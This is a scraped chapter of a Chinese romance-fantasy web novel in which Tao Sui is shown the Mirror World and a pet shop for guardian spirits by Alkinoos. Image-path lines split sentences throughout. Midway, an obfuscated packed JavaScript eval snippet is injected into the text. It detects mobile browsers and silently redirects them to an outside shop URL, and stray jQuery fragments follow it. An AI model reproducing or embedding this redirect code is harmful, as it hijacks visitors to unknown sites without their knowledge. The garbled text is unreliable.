长夜在无声的静谧中度过。

    柔和的天光穿透窗台漫入屋内,撒在毛绒地毯上,照亮整间屋子。

    陶岁皱着眉将被子往脑袋上一闷,将自己裹紧进黑暗的被窝里隔绝了光亮,直到房门被轻轻叩响,才烦躁地坐起身。

    一头红发格外散乱,那双漂亮的眼眸还紧紧闭着,没有要睁开眼的意思。

    阿尔喀诺俄斯打开房门,看着床上坐着睡觉的鸡窝头,心里有些好笑。他靠近铺着柔软棉被的大床,伸手蹭了蹭陶岁的脸颊,被人一巴掌呼开,打了手背。

    陶岁烦躁地“啧”了一声,迷迷蒙蒙地抬头看了一眼站在身前的男人。脑子宕机了一瞬,才反应过来自己在哪里。

    他哼哼唧唧地说:“打到你的手了。”边说边从被子里伸出暖烘烘的手去牵阿尔喀诺俄斯的手,低头呼呼两下。

    好软。

    好可爱。

    阿尔喀诺俄斯看着陶岁想。

    他任由陶岁握着他的手翻来覆去,迷迷糊糊地看了一会儿,才把人从床上捞起来。

    陶岁被措不及防地被抱起来,脑子没反应过来,身体先诚实地搂住了人家脖颈。直到被带到洗漱室,等人走了,才惊醒。

    他看着镜子里,自己瞬间爆红的漂亮脸蛋,忍不住伸出双手拍了拍脸颊,试图让脸上的红晕消下去。耳朵也烫烫的,脖子也烫烫的。

    怎么感觉自己全身都红爆了?!

    陶岁很想叫几声,然后立马原地消失。

    阿镜刚刚抱他了?

    还是公主抱?

    到底是为什么?他看着镜子里的自己,心里对于阿尔喀诺俄斯的情感感到不确定,甚至连自己的情感都不确定。

    虽然他心里想着他们算是和好了,但和好到什么程度,他自己都不确定。

    现在还增加了一些莫名奇妙的感情。

    他就更加不知道该怎么办了。

    脸上的温度褪去,陶岁垂下眼眸,盯着水槽发呆,白皙的双手撑在洗手台上,良久才打开水龙头。

    温热的水流哗哗地流出,水汽氤氲花了镜面。陶岁盯着镜子里的自己,伸手接住温水朝脸上扑了几把,从架子上拿了没拆封过的洗漱用品,开始刷牙。

    阿尔喀诺俄斯再次回来的时候,陶岁已经彻底冷静下来,也把自己收拾干净,乖乖地站在那儿看着他。

    阿尔喀诺俄斯靠近他身边时,能看到他轻微地闪躲了一瞬。深蓝的眼眸一暗,没说什么,只是将洗漱台收拾收拾,用布擦干净台面。

    “走吧。”声音一如既往地淡漠。

    他一眼都没再看陶岁,率先走出了洗漱间。

    陶岁抿唇,默默地跟了上去。

    两人一前一后静默地穿过流光长廊,一步步走出幽深古堡。

    当真正踏出古堡大门的那一刻,陶岁脚步一顿,停下了。眼前的镜世界,和他想象中的完全不一样。

    昨夜透过窗户能看得出来,这个世界是有房屋,是有除了阿尔喀诺俄斯之外的人存在的,但他没想过整个镜世界会是这样梦幻的光景。

    整片镜墟是带着极致的童话色彩,糅合复古西幻的典雅轮廓,又拥有远超现世的未来高端科技。三种风格极致冲撞,却又完美契合。

    脚下琉璃光磁路面温润透亮,步步漾开银蓝光纹。远处丘陵覆着柔光草甸,上边儿开满了泛着光亮的花,花瓣细碎,风轻轻一吹,便落了满地。

    更远处,那片森林就像陶岁小时候在绘本上看的那样浓密,树木高大比直,枝叶间垂着粗细长短不一的藤蔓,偶有鸟儿从林间飞出,飞往更辽阔的天空。

    溪流穿出林间,水面泛着银蓝色的光,带着柔和光晕。

    这片看似古老又浪漫的土地,并不全是带有童话色彩的风景。

    从古堡往下俯视是带着童话气息的小镇。

    西幻雕花塔楼错落其间,古老魔法纹路流转微光,搭配着悬浮智能窗与自动净化光膜,古朴又超前。

    往天上看却能看到一座座漂浮起来的岛屿。

    岛屿之间连接着泛着银色光晕的星桥,上面穿梭着各式各样的飞梭机。每座星桥边也都停留着小型光舰,为了确保星桥的稳定运行。

    岛上的建筑更是充斥着现代与未来科技的结合,每隔一段距离,还坐落着西幻色彩的房屋。

    陶岁看得怔住了。

    他第一次见这样独特的世界。

    “很意外?”阿尔喀诺俄斯轻声问。

    他侧头去看陶岁漂亮的侧颜,观察着他的神情。“有点。”陶岁承认道,“和我想的不一样。”

    “你想的是什么样子的?”阿尔喀诺俄斯问道。

    陶岁侧头与他对视,“我以为这里会很荒凉。”

    阿尔喀诺俄斯听到他的话,点了下头,肯定了他的回答:“以前确实荒凉。”

    “镜墟最开始几乎到处都是碎片,”阿尔喀诺俄斯声音很淡,却又似乎带上了一些怀念,“后来我……和一个人一起把这里建了起来,就成了现在这个样子。”

    陶岁听着他的话一顿,问道:“谁啊?”“嗯?”

    “你说的那个人是谁?”陶岁抿了抿唇很轻地说,“你……现在要带我去见他吗?”

    阿尔喀诺俄斯沉默了。

    陶岁看着他,一直都没得到回应。

    “我……”可以不去吗?

    话还没问出口,就被阿尔喀诺俄斯打断了。

    “不是。”阿尔喀诺俄斯看着他否认道,“没有要带你去见他。”顿了顿又解释说,“他现在不在这里。”陶岁盯着他可怖的面容看了会儿,迟缓地点了点头,“哦”了一声问他:“那要去做什么?”

    阿尔喀诺俄斯闻言,垂眸看着那张漂亮的脸蛋,戴着黑色皮革手套的手轻轻抬起,朝他递来,动作温柔又绅士。

    “你对这里不熟悉,容易迷路。”他轻声解释,“跟着我。”

    陶岁垂眸看着那只修长干净的手,指尖微顿,脑海里还徘徊着刚刚那番对话,心里迟疑半刻,还是轻轻抬手搭了上去。

    手套的微凉触感透过掌心,落入了心底。

    阿尔喀诺俄斯看着那只修长好看

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17809844|210797||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('的手,握得紧了几分。

    有些事情他没法亲口和陶岁说出,但总有那么一天,陶岁都会知道的。

    阿尔喀诺俄斯牵着陶岁的手走下琉璃阶梯,踏上路面,离开了古堡腹地。

    沿途琉璃灵植缀慢星点,无声无息地围绕着他们,像是指引着两人去往童话镇的方向。

    童话小镇的样貌缓缓铺展在陶岁眼前,小镇房屋都是圆润可爱的童话木屋造型,尖顶铺着柔光琉璃瓦,墙面刻着浅淡的童话纹样,窗边缠绕着有独自生命力的藤蔓。

    每栋房屋都内嵌着隐形恒温能量板,街巷铺着感应浮空步道,街边路灯是智能识人的光影核,空中还时不时掠过无声的小型巡逻光舰。

    一切都带着西方童话小镇的浪漫复古,又有现世市井的安稳烟火。

    “这里好像乌托邦。”

    陶岁嘀咕的声音很轻,却还是被阿尔喀诺俄斯听到了。

    陶岁感受到牵着自己的那只手明显僵硬了一瞬,甚至把自己的手握得更紧了些。他侧头去看那人冷淡却英俊的侧脸,抿唇问他:“怎么了?有谁也说过这句话么?”

    阿尔喀诺俄斯沉默地牵着他又走了一段路,良久才低声开口:“算是吧。”

    “他说他想创造一个乌托邦,收留和他一样无家可归的人,就有了这里。”

    阿尔喀诺俄斯谈起过去、谈起那个人,不自觉多说了几句。

    陶岁听得不说话了。

    他说的是谁,陶岁心里都能猜的到。除了那个人,也不会有谁了。

    他漫无目的地被阿尔喀诺俄斯牵着走,漂亮的眼眸静静扫过童话镇的街巷,很快就被一间小店吸引。

    原木色的店铺门头圆润可爱,挂着暖光悬浮招牌。一侧是手绘的猫狗童话图案,一侧是流转科技纹路的镜面牌匾,写着“童话生灵宠物店”。

    店面窗户是落地透明的,暖光从窗户倾泻而出,与整条小镇风味完美契合,梦幻里带着烟火气息。

    从窗户往里望去,能看到许多可爱的毛绒团子,待在保温箱内。

    看起来,就是一家宠物店。

    “这里收留、养护的,都是小世界的生灵。”阿尔喀诺俄斯察觉到他的目光,轻声解释,“无数小世界都有各自专属的守护灵,维系位面秩序、稳固故事脉络。”

    “而这些守护灵,全都是以猫狗形态休养在这里。”

    阿尔喀诺俄斯边说,边带着陶岁走近宠物店,“我们到了。”

    说着,他推开了宠物店的玻璃门,暖融融的灵气扑面而来。

    店内陈设与陶岁待过的宠物店基本没什么区别,童话风的木质猫爬架、软垫窝巢错落摆放,还有些高科技的动物医疗机器。

    “镜主来了?”一位穿着围裙带着金丝眼镜的女人从里间走出来,看到陶岁的瞬间似乎有些惊讶,看回阿尔喀诺俄斯说:“这……”

    阿尔喀诺俄斯对她摇了摇头,女人了然,没再继续说什么。

    陶岁看着他们互动有些不解,垂头看向被阿镜紧握的手,有点想抽出来。

    从刚刚说起那个人的时候,就想了。